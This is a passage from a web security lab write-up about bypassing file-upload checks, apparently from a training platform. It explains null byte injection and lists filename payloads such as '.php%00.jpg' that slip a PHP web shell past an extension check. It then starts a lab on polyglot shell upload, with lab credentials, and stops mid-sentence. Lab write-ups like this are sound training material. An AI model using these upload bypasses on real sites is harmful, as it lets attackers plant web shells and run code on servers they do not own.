


- This 4 succeed and got
200 OKand file successfully uploaded, - What does this means,
- This is called
Null Byte Injectionin which we put null byte after.phpextension and then.jpgso it basically get separated and server is checking that file must end with.jpgwhich fulfilled and we pass the check.
- This is called
.php%00.png
.php\x00.png
.php%00.jpg
.php\x00.jpg

- When i tried to access the

shell.phpit executed and got thesecret(Note: PHP shell is same as used previous) and by submitting this we solve the lab.

Lab 6: Remote code execution via polyglot web shell upload

- We have to log in to your own account using the following credentials:
wiener:peterto avail upload functionality,

- Again tried vanilla upload technique of

shell.phpbut failed, - So now we have to try something called
